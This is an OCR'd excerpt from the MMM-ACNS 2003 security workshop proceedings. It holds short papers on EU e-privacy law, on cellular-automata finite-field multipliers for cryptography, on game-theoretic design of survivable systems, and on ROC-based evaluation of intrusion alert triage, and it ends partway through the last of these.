1. Kolchin V.F., Sevastianov B.A., Chistyakov V.P.: Random accommodations. Science, Moscow (1976)
2. Timonina E.E.: The covert channels (review). Jet Info, November (2002) 3-11
3. Ahsan K., Kundur D.: Practical Data Hiding in TCP/IP. Workshop Multimedia and Security at ACM Multimedia ' 02, December 6, Juan-les-Pins on the French Riviera (2002)
4. A Guide to Understanding Covert Channel Analysis of Trusted Systems. National Computer Security Center, NCSC-TG-030, ver. 1 (1993)

Privacy and Data Protection in Electronic Communications

Lilian Mitrou[1] and Konstantinos Moulinos [2]

[1] Department of Information and Communication Systems
University of the Aegean Karlovassi, Samos GR-83200 Greece
l.mitrou@primeminister.gr (Contact Author)
Tel:0030107224695, Fax:0030107241776

[2] Hellenic Data Protection Authority, Omirou 8 Str, Athens GR-10564, Greece
kostas@dpa.gr

Abstract. The digitalisation of networks thus offering of new services may entail inherent risks to privacy of the user, as well as possible inhibitions on his/her freedom of communication. This paper addresses issues of privacy and fair processing of personal data in electronic communications. It focuses on the analysis of the Directive 2002/58/EC "on privacy and electronic communications". Emphasis is given on the provisions concerning traffic data and on the prohibition of the use of cookies as an expression of confidentiality and protection of anonymity. This paper further refers with the intention to introduce technology neutral rules and argues that this objective is a contradiction per se as each regulator, when setting out to regulate, still has a given, particular technology in mind. We argue that protection of privacy should be achieved through rather than despite technology.

1 New Possibilities — New Risks: Privacy in the Context of Electronic Communications

Publicly available electronic communications services, especially over the Internet, open not only new possibilities for users but also new risks for their personal data and privacy, as they enable continuous surveillance of communications and activities. Privacy refers not simply to the "right to be left alone" and undisturbed. It consists in a right of informational self-determination, which in its turn is a prerequisite of freedom and deliberative autonomy.

This paper addresses (some) issues of privacy and fair processing of personal data in electronic communications and focuses on the analysis of the Directive 2002/58/EC "on privacy and electronic communications", as it pretends to be a technology neutral "mandatory paradigm" and represents an overall regulatory approach of dealing with the protection of fundamental rights while aiming to preserve functionality, transparency and security of ICT networks/infrastructure and balancing users' freedoms with other public and/or legitimate private interests.

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 432–435, 2003.

2 Regulatory Responses to Privacy Risks: The Case of Directive 2002/58

The Directive 97/66/EC concerning the processing of personal data and the protection of privacy in the telecommunications sector applied the general principles established by the general data protection Directive (D 95/46/EC) to the telecommunications sector, but the protection provided by this sectoral framework was deemed to be insufficient. Discrepancies of interpretation in relation to the scope of application (ex. application to the Internet) constituted one major problem. Moreover: The terminology used was appropriate for traditional fixed telephony services but less for the new online environment and the new services that have become available and affordable for a wide public. The new "Electronic Communications Privacy Directive" (2002/58 EC) broadens the special protection afforded to all mobile, satellite and cable networks. New definitions ensure that all different types of transmission services for electronic communications are covered. The purpose of the new framework was to ensure that data protection rules in the communications sector are technologically neutral and robust. The Directive 2002/58/EC imposes heavier duties on all service. It seeks to respect the fundamental rights recognised by the Charter of Fundamental Rights of the European Union (Art. 7 and 8).

Another aspect of great importance for the new Directive is the inclusion of definition and regulation of "traffic data", defined as "any data processed for the purpose of the conveyance of a communication on an electronic communications network or for the billing thereof" (Art. 2b), i.e. those of traditional circuit switched telephony as well as packet switched Internet transmission. Data referring to the routing, duration, time or volume of a communication, to the protocol used, to the location of the terminal equipment of the sender or recipient, to the network on which the communication originates or terminates, to the beginning, end or duration of a connection or to the format used are also enclosed. (Recital 15). While the content of communications is already recognized as deserving protection under constitutional law, traffic data were (and in many countries mostly still are) considered as "external elements of communication", even if they reflect a level of interaction between the individual and the environment that rests on similar grounds like the "message" itself. Traffic data are transactional and interactive with the intents, interests and lifestyle of the user. To this effect the distinction between traffic data (which are potentially "personal data") and content is not however easy to apply in the context of the Internet and certainly not when referring to surfing. [2][11] Surfing through different sites should be seen as a form of communication and as such should be covered by the scope of application of rules guaranteeing confidentiality [3]. The provision of the recent directive has led to a big improvement on the principle of confidentiality and anonymity be extending the scope of Art. 5 to include not just the content of the communication but also the related traffic data. The processing of traffic data is admissible also for the provision of electronic communication and networks, the detection of failure, errors as well as unauthorized use of the communication system (Art. 15). However the European directive adopts the principle of "data austerity": systems for the provision of electronic communications networks and services should be designed in a way "to limit the amount of personal data necessary to a strict minimum" (Recital 30). Furthermore the routine retention of traffic data for purposes varying from national security to law enforcement, allowed through Art. 15, could conflict with the proportionality, fair use

and specificity requirements of data protection regulation, which prohibit the processing of personal data for the sole purpose of providing a future speculative data resource [8].

On of the most controversial issues was the use of cookies (characterized as "privacy killing technologies" [4]), which is generally invisible to the user. Cookies are principally not compatible with the principles of fair and lawful collecting of data, laid down in all international instruments in the field of data protection. Precisely they are an intrusion of the virtual right to be left alone and the right to communicate freely and anonymously without — even indirect — external "surveillance". The new Directive adopted a "balanced" approach. By recognising that these devices "can be a legitimate and useful tool… for legitimate purposes such as the provision of information society services", the Directive legitimises this use, although it is highly disputable, whether "analysing the effectiveness of web-site design and advertising" (Recital 25) could be considered as a purpose equivalent to the protection of privacy. In our opinion the user should always be given the option to accept or reject the sending or storage of a cookie as a whole. Also the user should be given options to determine which pieces of information should be kept or removed from a cookie, depending on e.g. the period of validity of the cookie or the sending and receiving Web sites. Moreover, cookies should be stored in a standardized way and be easily and selectively erasable at the user's computer.

The European regulator lays emphasis on the information and relies on "user empowerment" and "self-determination". Although there are benefits to user empowerment, as they know their privacy preferences better than companies do, the "right to refuse to have a cookie or a similar device stored" does not constitute itself an adequately protective instrument. It is common practice of electronic companies to offer downgraded functionality of their web services to users that do not accept their cookies. Cookies management features, based on platform for P3P, have improved cookies' transparency. Serious problems remain however unsolved. Privacy protection cannot be conditional on the choice of particular browser that may include advanced cookie management tools. Rather this would violate the principle of technology neutrality. But the main objection to relying on user empowerment is simply, that PET's as a tool to fend for himself/herself are often and simply difficult to use. Furthermore, there are also many products offered by industry, which are rather privacy invasive, facilitating data sharing, than privacy protective. Hardly some of them satisfy the criteria of fair and lawful processing [6].

The new Directive imposes obligation to service providers to offer "appropriate" security measures to protect personal data. This provision reflects a "culture of security" [7] and establishes — even indirectly — a "right to security", which refers to user's claim to be given the right and the technical means to communicate his contents confidentially by using suitable security methods. However security measures are not identified with privacy protective and enhancing measures. The conceptual separation between secrecy and privacy is depicted in the design of security tools. Most of them have been designed without built — in privacy principles in mind. In order to achieve and assure a high level of protection an additional tool should be performed: a privacy impact assessment for the application of new technologies or the introduction of new services, which has good potential for raising privacy alarm at an early stage [5]. In the sequence, a privacy risk analysis should be conducted and privacy measures should be enforced.

3 Conclusion

The rate of recent growth and development of ICTs results in the breakdown of a system dominated by a normative approach and normative barriers. This development has simultaneously discarded the myth of technology neutral law, as it is obvious that the regulator has always a particular technology in mind as well as a specific cultural understanding of the world and how technology will work in this world.

Protection of privacy must be achieved through rather than despite technology [10]. The transposition of legal demands into technical standards is a first condition for successful privacy protection [9]. However abandoning the law and the protection to technology is no less dangerous, as experts and market driven forces lack the democratic legitimization to define and enforce privacy interests and rights. Technology and law must be the fruit of interaction between regulator, technologists and users. The future of privacy on electronic communications is destined to be a mix of regulation, specified privacy policies and user empowerment through user-friendly PETs [1].

References

1. Albert, J.: Privacy on the Internet: Protecting and Empowering Users, EC Conference, Data Protection Conference on the Implementation of 95/46/EC, Workshop 2: Developments in the Information Society: Internet and Privacy Enhancing Technologies (2002)
2. Broughon, J., Eft, K.: Security and privacy risks of doing business on the Web, http://istpub.berkeley.edu:4201/bcc/Summer2000/
3. Data Protection Working Party, Privacy on the Internet – An integrated EU Approach to online Data Protection (2000)
4. Dinant, J.M.: The arrival of the new Internet network numbering system and its major risks to data protection, 23rd Int. Conference on Privacy and Personal Data Protection, (2001).
5. Flaherty, D.: Privacy Impact Assessments: an essential tool for data protection, 22nd International Conference on Privacy and Personal Data Protection, Venice (2000).
6. Gritzalis, D., Moulinos, K., Kostis, K.: "A Privacy-Enhancing e-business Model Based on Infomediaries", Workshop on Mathematical Methods, Models, and Architectures for Computer Networks Security, St. Petersburg, Russia (2001)
7. OECD, Guidelines for the Security of Information Systems and Networks, Paris (2002)
8. Privacy International, Working Paper on Data Retention presented at EU Forum on Cybercrime (2001), http://www.privacyinternational.org/issues/cybercrime/eu
9. Reidenberg, J.: Lex Informatica: The Formulation of Information Policy Rules Through Technology, Texas Law Review, Vol. 86 Nr. 3 (1998)
10. Roßnagel, A., Pfitzmann, A., Garstka, H.: Modernisierung des Datenschutzrechts, Gutachten im Auftrag des Bundesministerium des Innern, Berlin (2001)
11. Schwartz, P.: Privacy and Democracy in Cyberspace, Vanderbilt Law Rev., Vol. 52: 1609

Multiplier for Public-Key Cryptosystem Based on Cellular Automata*

Hyun Sung Kim[1] and Sung Ho Hwang[2]

[1] Kyungil University, Computer Engineering
712-701, Kyungsansi, Kyungpook Province, Korea
kim@kiu.ac.kr
[2] Pohang University of Sci. & Tech., Dept. of Computer Eng. & Sci.
790-784, Pohangsi, Kyungpook Province, Korea
skdisk17@postech.ac.kr

Abstract. This paper proposes two new multipliers based on cellular automata over finite field. They are implemented with the LSB-first fashion using standard basis representation. Since they have regularity, modularity and concurrency, they are suitable for VLSI implementation and could be used in IC cards. They can be used as a basic architecture for the public-key cryptosystems.

1 Introduction

Finite field $GF(2^m)$ arithmetic is fundamental to the implementation of a number of modern cryptographic systems and schemes of certain cryptographic systems[1]. Most arithmetic operations, such as exponentiation, inversion, and division operations, can be carried out using just a modular multiplier.

CA (Cellular Automata), first introduced by John Von Neumann in the 1950s, have been accepted as a good computational model for the simulation of complex physical systems [2-3]. Choudhury proposed an LSB-first multiplier using CA with low latency [3]. For the better complexity, Itoh and Tsujii [4] designed two low-complexity multipliers for the class of $GF(2^m)$, based on an irreducible AOP (All One Polynomial) of degree m and irreducible equally spaced polynomial of degree m. Later, Kim in [5] developed linear feedback shift register based multipliers with low complexity of hardware implementations using the property of AOP.

Accordingly, the purpose of this paper is to propose two new modular multipliers over $GF(2^m)$. The multipliers deploy the mixture of the advantages from the previous architectures in the perspective of area and time complexity. They are easy to implement VLSI hardware and could be used in IC cards as the multipliers have a particularly simple architecture.

It is necessary to give an brief overview of finite fields and cellular automata. First, ***Finite field*****:** $GF(2^m)$ contains 2^m elements that are generated by an irreducible polynomial of degree m over $GF(2)$. A polynomial $f(x)$ of degree m is said to be irreduci-

* This work was supported by the research fund of Kyungil University.

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 436–439, 2003.

ble if the smallest positive integer n for which $f(x)$ divides $x^n + 1$ is $n = 2^m-1$ [4-5]. Let $f(x)=x^m+f_{m-1}x^{m-1}+ \ldots +f_1x^1+f_0$ be an irreducible polynomial over $GF(2)$ and α be a root of $f(x)$. Any field element $GF(2^m)$ can be represented by a standard basis such as $a = a_{m-1}\alpha^{m-1} + a_{m-2}\alpha^{m-2} +\ldots + a_0$, where $a_i \in GF(2)$ for $0\le i \le m$-1. { 1, α, α^2,…, α^{m-2}, α^{m-1} } is an ordinary standard basis of $GF(2^m)$. It has been shown that an AOP (All One Polynomial) is irreducible if and only if m+1 is a prime and 2 is a generator of the field $GF(m+1)$. The values of m for which an AOP of degree m is irreducible are 2, 4, 10, 12, 18, 28, 36, 52, 58, 60, 66, 82, and 100 for $m\le 100$. Let $ff(x) = x^m + x^{m-1} +\ldots+ x + 1$ be an irreducible AOP over $GF(2)$ and α be the root of $ff(x)$ such that $ff(\alpha) = \alpha^m + \alpha^{m-1} +\ldots+ \alpha + 1 = 0$. Then we have $\alpha^m = \alpha^{m-1} + \alpha^{m-2} +\ldots+ \alpha + 1$, $\alpha^{m+1} = 1$. This property of irreducible polynomial is very adaptable for PBCA architecture. If it is assumed that { 1, α, α^2, α^3,…, α^m } is an extended standard basis, the field element A can also be represented as $A = A_m\alpha^m + A_{m-1}\alpha^{m-1} + A_{m-2}\alpha^{m-2} +\ldots + A_0$, where $A_m = 0$ and $A_i \in GF(2)$ for $0 \le i \le m$. Here, $a = A \pmod{ff(x)}$, where $ff(x)$ is an AOP of degree m, then the coefficients of a are given by $a_i = A_i + A_m \pmod 2$, $0 \le i \le m$-1.

***Cellular automata*:** CA are finite state machines, defined as uniform arrays of simple cells in n-dimensional space. They can be characterized by looking at four properties: the cellular geometry, neighborhood specification, number of states per cell, and algorithm used for computing the successor state. A cell uses an algorithm, called its computation rule, to compute its successor state based on the information received from its nearest neighbors. An example is shown below for 2-state 3-neighborhood 1-dimensional CA [2-3].

Neighborhood state	:	111	110	101	100	011	010	001	000	
State coefficient	:	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0	
Next state	:	1	1	1	1	0	0	0	0	(rule 240)

In the above example, the top row gives all eight possible states of the 3-neighboring cells at time t. The second row is the state coefficient, while the third row gives the corresponding states of the ith cell at time t+1 for two illustrative CA rules. There are various possible boundary conditions, for example, a NBCA (Null-Boundary CA), where the extreme cells are connected to the ground level, a PBCA (Periodic-Boundary CA), where extreme cells are adjacent, etc.

2 Modular Multiplier

This section presents two new multipliers, GM for a generalized irreducible polynomial and AM for a specialized irreducible polynomial, over $GF(2^m)$.

***Generalized Modular Multiplier* (GM):** Let a and b be the elements over $GF(2^m)$ and $f(x)$ be the modulus. Then each element over ordinary standard basis is expressed as $a = a_{m-1}\alpha^{m-1} + a_{m-2}\alpha^{m-2} +\ldots + a_0$, $b = b_{m-1}\alpha^{m-1} + b_{m-2}\alpha^{m-2} +\ldots + b_0$, and $f(x) = x^m + f_{m-1}x^{m-1} + f_{m-2}x^{m-2} +\ldots + f_0$. The modular multiplication $p = ab \bmod f(x)$ can be represented with the LSB (Least Significant Bit) first fashion as follows:

[Algorithm 1] Ordinary Modular Multiplication
Input : $a, b, f(x)$
Output : $p = ab \bmod f(x)$
Initial value : $p^{(m)} = (p^{(m)}_{m-1}, p^{(m)}_{m-2}, \ldots, p^{(m)}_{0}) = (0, 0, \ldots, 0)$
$a^{(m)} = (a_{m-1}, a_{m-2}, \ldots, a_0)$
1: for $i = m-1$ to 0 do
2: for $j = m-1$ to 0 do
3: $a^{(i)}_j = a^{(i+1)}_{j-1} + a^{(i+1)}_{m-1} f_j$
4: $p^{(i)}_j = p^{(i+1)}_{j-1} + b_{m-1-i} a^{(i+1)}_j$


In order to perform step 3 and 4, two 1-dimensional CAs having m cells are used which are gray colored in Fig. 1 (a). a is inputted into m cells of PBCA which has a characteristic matrix with all rules 170 for step 3. p is inputted into m cells of NBCA which all CA has the characteristics of 204 for step 4. It is possible to perform multiplication in m clock cycles with GM over $GF(2^m)$.

***AOP Modular Multiplier* (AM):** Let A and B be the elements over $GF(2^m)$ and $t(x)$ be the modulus which uses the property of an irreducible AOP. Then each element over extended standard basis is expressed as $A = A_m\alpha^m + A_{m-1}\alpha^{m-1} + A_{m-2}\alpha^{m-2} + \ldots + A_0$, $B = B_m\alpha^m + B_{m-1}\alpha^{m-1} + B_{m-2}\alpha^{m-2} + \ldots + B_0$, and $t(x) = \alpha^{m+1}+1$. From Algorithm 1, new modular multiplication $P = AB \bmod t(x)$ can be derived which applied the property of AOP as a modulus as Algorithm 2. *CLS*() in Algorithm 2 represents a circular shifting 1-bit to the left. After the applying the property of AOP as a modulus, modular reduction is efficiently performed with just *CLS*() operation. Step 2 is very simplified compared with step 3 in Algorithm 1 for GM. Fig. 1 (b) shows the proposed AOP modular multiplier. It is possible to perform multiplication in $m+1$ clock cycles over $GF(2^m)$.


[Algorithm 2] AOP Modular Multiplication
Input : A, B
Output : $P = AB \bmod \alpha^{m+1}+1$
Initial value : $P^{(m+1)} = (P^{(m+1)}_m, P^{(m+1)}_{m-1}, \ldots, P^{(m+1)}_0) = (0, 0, \ldots, 0)$
$A^{(m+1)} = (A_m, A_{m-1}, \ldots, A_0)$
1: for $i = m$ to 0 do
2: $A^{(i)} = CLS(A^{(i+1)})$
3 for $j = m$ to 0 do
4: $P^{(i)}_j = P^{(i+1)}_{j-1} + B_{m-i} A^{(i+1)}_j$

3 Conclusions

This paper proposed two new modular multipliers over $GF(2^m)$. Since the proposed multipliers have regularity, modularity and concurrency, they are suitable for VLSI implementation. They can be used as a kernel circuit for public-key cryptosystem, which requires exponentiation, inversion, and division as their basic operation.



(a) Generalized modular multiplier (GM)



(b) AOP modular multiplier (AM)

Fig. 1. Modular multiplier

Table 1. Comparison for modular multipliers

Item Circuit	Function	Number of cells	Latency	Hardware Complexity	Critical Path
Chaudhury in [3]	$AB+C$	m	m	$2m$ AND $2m$ XOR $4m$ REG	AND+XOR
Kim in [5]	AB	m+1	2m+1	(m+1) AND m XOR 2(m+1) REG	AND +XOR($\log_2 m$)
GM	$AB+C$	m	m	$2m$ AND $2m$ XOR $3m$ REG	AND +2 XOR
AM	$AB+C$	m+1	m+1	m+1 AND m+1 XOR 2(m+1) REG	AND+XOR

References

1. Reed, I. S. and Truong, T. K.: The use of finite fields to compute convolutions. *IEEE Trans. on Information Theory*, IT-21 (Mar. 1975) 208–213
2. Neumann, V.: *The theory of self-reproducing automata*, Univ. of Illinois Press, Urbana &London (1966)
3. Choudhury, P. Pal. and Barua, R.: Cellular Automata Based VLSI Architecture for Computing Multiplication and Inverses in GF(2^m). *IEEE 7th International Conference on VLSI Design*, Jan. (1994)
4. Itoh, T. and Tsujii, S.: Structure of parallel multipliers for a class of finite fields GF(2^m). *Info. Comp.*, vol. 83 (1989) 21–40
5. Kim, H. S.: *Bit-Serial AOP Arithmetic Architecture for Modular Exponentiation*, Ph. D. Thesis, Kyungpook National Univ. (2002)

A Game Theoretic Approach to Analysis and Design of Survivable and Secure Systems and Protocols*

Sri Kumar[1] and Vladimir Marbukh[2]

[1] NIST, 100 Bureau Drive, Stop 8920
Gaithersburg, MD 20899-8920, USA
srikanta.kumar@nist.gov
[2] NIST, 100 Bureau Drive, Stop 8920
Gaithersburg, MD 20899-8920, USA
marbukh@nist.gov

Abstract. This paper proposes a game theoretic methodology for analysis and design of survivable and secure systems and protocols. Modern game theory provides a natural setup for dealing with adversarial situations, which may involve multiple adversaries with different objectives, resources, access and risk tolerance, e.g., hackers, terrorists, and national intelligence organizations. The solution based on the game theoretic methodology balances ease of access and cost-effectiveness on the one hand, with survivability, fault tolerance, and security on the other hand. The main methodological difficulty in developing game theoretic model of real systems is quantifications of the "rules of the game", including set of feasible strategies and utility function for each player. Computational challenges result from difficulty of solving games with realistic number of players and feasible strategies.

1 Introduction

Proliferation of the dual, military and commercial, usage systems necessitates developing methodology for evaluation and design of such systems. This methodology should be able to account for dichotomy between military and commercial systems. Military systems and networks are typically designed for survivability, fault tolerance, and security without much consideration for availability and cost-effectiveness, while commercial systems and networks are typically designed for availability and cost-effectiveness without much consideration for survivability, fault tolerance, and security. Balancing these conflicting requirements presents a serious challenge (see [1] and references therein). Currently, attempts to implement survivable and secure architectures and solutions on commercial systems and networks are facing resistance from commercial vendors due to negative effect on the availability and cost-effectiveness. Solution to this problem lies in developing flexible architectures and protocols allowing the system to adapt to the existing threats. This ultimate goal of

* This work was supported by DARPA Network Modeling and Simulation (NMS) Program

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 440–443, 2003.

developing adaptive systems and protocols capable of responding to specific threats and moving along frontier describing the optimal trade-offs among various conflicting requirements is an ambitious and probably distant goal. The difficulty of this problem is especially pronounced in a case of distributed, large-scale systems. The Internet represents the ultimate example of such systems.

The purpose of this paper is discussing possibility of using game theoretic models for design and optimization of survivable and secure systems and protocols. Game theory provides a natural framework for dealing with adversarial situations. In applications, adversaries differ in terms of their resources, access, risk tolerance, and objectives. Different types of adversaries may be hackers, malicious insiders, industrial competitors, terrorists, and national intelligence organizations [2]. According to the game theoretic methodology resources and access are formalized in terms of the set of feasible strategies for each player, while risk tolerance and objectives are formalized in terms of the player utility function. Each player attempts to maximize his utility function by selecting a feasible strategy. The paper is organized as follows. Section 2 describes quantifies regrets, i.e., loss in performance due to uncertainty. Section 3 describes a game theoretic framework, which draws on complexity theory of algorithms and complexity theory.

2 Regrets Due to Uncertainty

We assume that the network utility, e.g., the revenue generated by the network, is quantified by some known function $U(x|\theta)$ of the network control action $x \in X$ and environment $\theta \in \Theta$. For simplicity we further assume that both sets X and Θ are finite. Vector x may describe pricing, resource allocation, admission control, routing, scheduling, etc., and vector θ may characterize topology, available resource, traffic sources, etc. We consider a problem of selecting the network control action x under incomplete information on the state of environment θ. If the state of environment θ is known, the optimal control action $x = x^*(\theta)$ maximizes the network utility:

$$x^*(\theta) = \arg\max_{x \in X} U(x|\theta). \tag{1}$$

Formula (1) determines the best network response to a given state of environment θ.

A situation of unknown external conditions $\theta \in \Theta$ can be modeled by assuming that θ is a random variable with some probability distribution $Q = (q(\theta))$. Bayesian framework [3] assumes that distribution Q is known and suggests selection of the control action $x = \overline{x}^*$ by maximizing the average network utility:

$$\overline{x}^* = \arg\max_{x \in X} E_Q[U(x|\theta)], \tag{2}$$

where

$$E_Q[U(x|\theta)] = \sum_{\theta} U(u,\theta) q(\theta) . \tag{3}$$

Formula (2) determines the best network response to a given distribution Q of the state of environment. The problem, however, is that distribution Q may not be fixed or known to the network. In this paper we are interested in a case of external conditions $\theta \in \Theta$ controlled by an adversary or adversaries. In this case distribution Q is not fixed since adversarial selection of the distribution Q may be affected by selection of the control action x. Insufficiency of the Bayesian approach (2)-(3) in adversarial situations follows from well-known benefits of randomized strategies in adversarial situations. However, Bayesian approach (2)-(3) results in is either deterministic strategy or strategy, which is indifferent among several actions.

To develop a game theoretic model for making decisions under adversarial uncertainty we need to quantify the network loss in performance resulted from non-optimal selection of the control action u due to the uncertain environment θ. Following [3] we will quantify this loss by the following regret or loss function:

$$L(x|\theta) = \max_{x' \in X} U(x'|\theta) - U(x|\theta) . \tag{4}$$

Note that there is a certain degree of freedom in selection of the loss function $L(u|\theta)$ [4]. This selection reflects the desired balance between different risk factors. Using loss function (4) in networking context has been proposed in [5]-[6].

3 Guarding Against Adversarial Uncertainty

Multiple adversaries can be modeled as players participating in a non-cooperative game, where different players are not capable of coordinating their strategies [7]. A formal model of K adversaries assumes that parameter $\theta \in \Theta$ is a vector with K component: $\theta = (\theta_1,..,\theta_K)$, where component $\theta_k \in \Theta_k$ characterizes strategy of adversary k, i.e., $\Theta = \bigotimes_{k=1}^{K} \Theta_k$. Adversary k selects strategy $\theta_k \in \Theta_k$ with probability $q_k(\theta_k)$, and selections by all adversaries are jointly statistically independent:

$$q(\theta) = \prod_{k=1}^{K} q_k(\theta_k) . \tag{5}$$

Assuming that the network selects control action $x \in X$ with probability $p(x)$, the average loss is

$$\bar{L}(P|Q) = \sum_{x \in X} \sum_{\theta \in \Theta} L(x|\theta) p(x) \prod_{k=1}^{K} q_k(\theta_k) . \quad (6)$$

Generally mixed, Nash equilibrium strategy in this game determines optimal randomized strategy for the network $P^{opt} = (p^{opt}(x))$, which guards against the worst-case scenario mixed strategy for the adversaries $Q^{opt} = (q^{opt}(\theta))$.

Optimization of distributed adaptive protocols presents additional challenges due to the stability concerns. Distributed protocols are often formalized as a non-cooperative game, where each agents, representing a local protocol component, attempts to maximize its own utility independently of other agents. The individual utilities are defined through network resource pricing so that (hopefully unique) Nash equilibrium in the game optimizes the overall network performance [8]. In practice, each agent maximizes its individual utility by learning evolution, i.e., by making decisions based on the observed history of its own decisions and obtained utility [7]. If this dynamic process converges, the resulting equilibrium is the Nash equilibrium in the corresponding game [7] and thus optimizes the overall steady-state network performance. The problem, however, is that learning algorithms, based on the best responses to the empirical average utilities, do not converge if a typical case when the corresponding game has mixed, i.e., involving randomization, Nash equilibrium [7]. This instability may result in overloading the network with the network state updates and cause undesirable transient effects.

References

1. Neumann, P.G.: Practical Architectures for Survivable Systems and Networks. Technical report, SRI International (2000): http://www.csl.sri.com/neumann/survivability.pdf
2. Salter, C., Saydjari, O.S., Schneier, B., Walner, J.: Towards a Secure System Engineering Methodology. Technical Report.: http://www.counterpane.com/secure-methodology.pdf
3. Blackwell, D., Girschick, M.: Theory of Games and Statistical Decisions.: Wiley, New York (1954)
4. Marbukh, V.: Minimum Regret Approach to Network Management under Uncertainty with Applications to Connection Admission Control and Routing.: First International Conference on Networking (ICN2001), Colmar, France, 309–318
5. Koutsoupias, E., Papadimitriou, C.H.: Beyond competitive analysis. In: Foundations of Computer Science, 1994. (Updated version available at http:/www.cs.berkeley.edu/christos/)
6. Marbukh, V.: Network Management under Incomplete Information on the Operational Environment. In: International Symposium on Information Theory and Its Applications (ISITA2000), Honolulu, Hawaii, 637–640
7. Fudenberg, D., Tirole, J.: Game Theory.: MIT Press, Cambridge, Massachusetts (2000)
8. Marbukh, V.: Optimization of Adaptive Distributed Protocols as a Game.: ACM SIGMETRICS 2003: First Workshop on Algorithms and Architectures for Self-Managing Systems, San Diego, CA, USA (2003)

Alert Triage on the ROC

Francisco J. Martin[1,⋆] and Enric Plaza[2]

[1] School of Electrical Engineering and Computer Science
Oregon State University, Corvallis, 97331 OR, USA
fmartin@cs.orst.edu
[2] IIIA - Artificial Intelligence Research Institute
CSIC - Spanish Council for Scientific Research
Campus UAB, 08193 Bellaterra, Catalonia, Spain
enric@iiia.csic.es

Abstract. This work proposes a formal framework based on ROC analysis for the evaluation of alert triage in intrusion detection.

1 Alert Triage

Alert triage (AT) is the process of rapid and approximate priorization for subsequent action of an Intrusion Detection System (IDS) alert stream[1]. AT is a classification task that takes as input the alerts generated by a number of (distributed) IDS sensors and classifies them producing a tag indicating its malignancy (degree of threat) for each alert. Such tags priorize alerts according to their malignancy. The tag assigned to alerts can be a (fuzzy) label (e.g. `malicious`, `innocuous`, etc) or it can be a continuous value. We consider the evaluation of AT as a tournament process where a raking is established among the competing systems. We proceed as follows. First, participants are provided with a detailed model of the target networks and their missions using a common ontology. Second, a window of N consecutive alerts is selected from the alert stream (e.g. extracted from a database) and sent to the participants. Third, participants emit their judgement on each alert. Forth, the outcomes of each participant are represented by means of a ROC point (non-parametric systems) or ROC curve (parametric systems). The decision threshold (operating point) of parametric systems will be varied in the evaluations so that all possible values of the decision threshold can be evaluated. Finally, the system or group of systems that outperforms the rest of participants is selected as the winner. The performance of the participants will depend on the environment where the evaluation is carried out. We contemplate three possible environments in increased order of complexity.

1.1 Ideal Alert Triage Environment

This scenario is valid at design time when we want to check new triage techniques and for example fix some kind of requirement such as the maximum

⋆ On sabbatical leave from iSOCO-Intelligent Software Components S.A.
[1] See [1] for an extended version of this paper.

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 444–448, 2003.

number of false positives allowable. The goal of an AT system is to maximize the overall percentage of correct decisions. The performance of parametric AT systems can be computed using the area under the ROC curve (see [1]). Although the performance of non-parametric AT systems can be measured using accuracy it is not always a good measure, particularly, if true negatives abound. We contemplate the following four performance measures. Firstly, E-distance $= 1 - \sqrt{W \cdot (1 - TPF)^2 + (1 - W) \cdot FPF^2}$. E-distance is the Euclidean distance from the perfect classifier (point $(0, 1)$) and the ROC point of interest where W is a parameter that ranges between 0 and 1 and establishes the relative importance between false positives and false negatives. Secondly, F-measure $= \frac{(\beta^2+1) \cdot TPF \cdot PPV}{\beta^2 \cdot PPV + TPF}$. F-measure is a combination of recall (TPF) and precision (PPV) where β is a parameter ranging from 0 to infinity that weights recall and precision. Thirdly, G-mean $= \sqrt{TPF \times TNF}$. Geometric mean is high when both TPF and TNF are high and when the difference between both is small. Finally, T-area $= \begin{cases} 1/2 + \sqrt{s \cdot (s-a) \cdot (s-b) \cdot (s-c)} & \text{if } TPF > FPF \\ 1/2 & \text{if } TPF = FPF \\ 1/2 - \sqrt{s \cdot (s-a) \cdot (s-b) \cdot (s-c)} & \text{if } TPF < FPF \end{cases}$. T-area is the area of the quadrilateral formed by the segments connecting the ROC point of interest and all the singular points of the ROC space except the perfect detection system. Using Heron's formula $s = \frac{a+b+c}{2}$ i.e. half the perimeter, $a = \sqrt{2}$, $b = \sqrt{TPF^2 + FPF^2}$, and $c = \sqrt{(1 - TPF)^2 + (1 - FPF)^2}$. An advantage of t-area is that it makes parametric and non-parametric systems comparable. For instance, we have used the above measures to rank three AT systems a, b, and c whose ROC points $(FPF_a = 0.0620, TPF_a = 0.9712)$, $(FPF_b = 0.1034, TPF_b = 0.9811)$, $(FPF_c = 0.1298, TPF_c = 0.9528)$ are depicted in Fig. 1. Clearly, the ROC points of a and b dominate the ROC point of c (see [1]). All measures discern between a & b and c. However, there is no consensus among the different accuracy measures to signal a or b as a winner. We advocate for the use of t-area given that it has an intuitive explanation (ROC AUC), serves to compare parametric and non parametric systems, and does not depend on parameters that establish an artificial weight between the errors.

IDSes misdetection costs are asymmetric (i.e. the cost of notifying a SSO when an alert corresponds to an innocuous attack is really lower compared with the cost of not adverting the presence of an intruder). Next scenarios allow one to evaluate an AT system in a cost sensitive way.

1.2 Cost-Based Alert Triage Evaluation

We consider now scenarios where correct decision outcomes have associated a benefit B and incorrect decision outcomes have associated a cost C. $B(A \mid A)$ represents the benefit obtained for correctly classifying an alert of type A and $C(A \mid B)$ is the cost incurred if an alert of type B was misclassified as being an alert of class A. These scenarios are valid to test AT systems in simulated environments and to determine their optimal decision threshold. In this case, an AT system outperforms another if it has a lower expected cost (EC).

	a	b	c
accuracy	0.9350	0.9100	0.8790
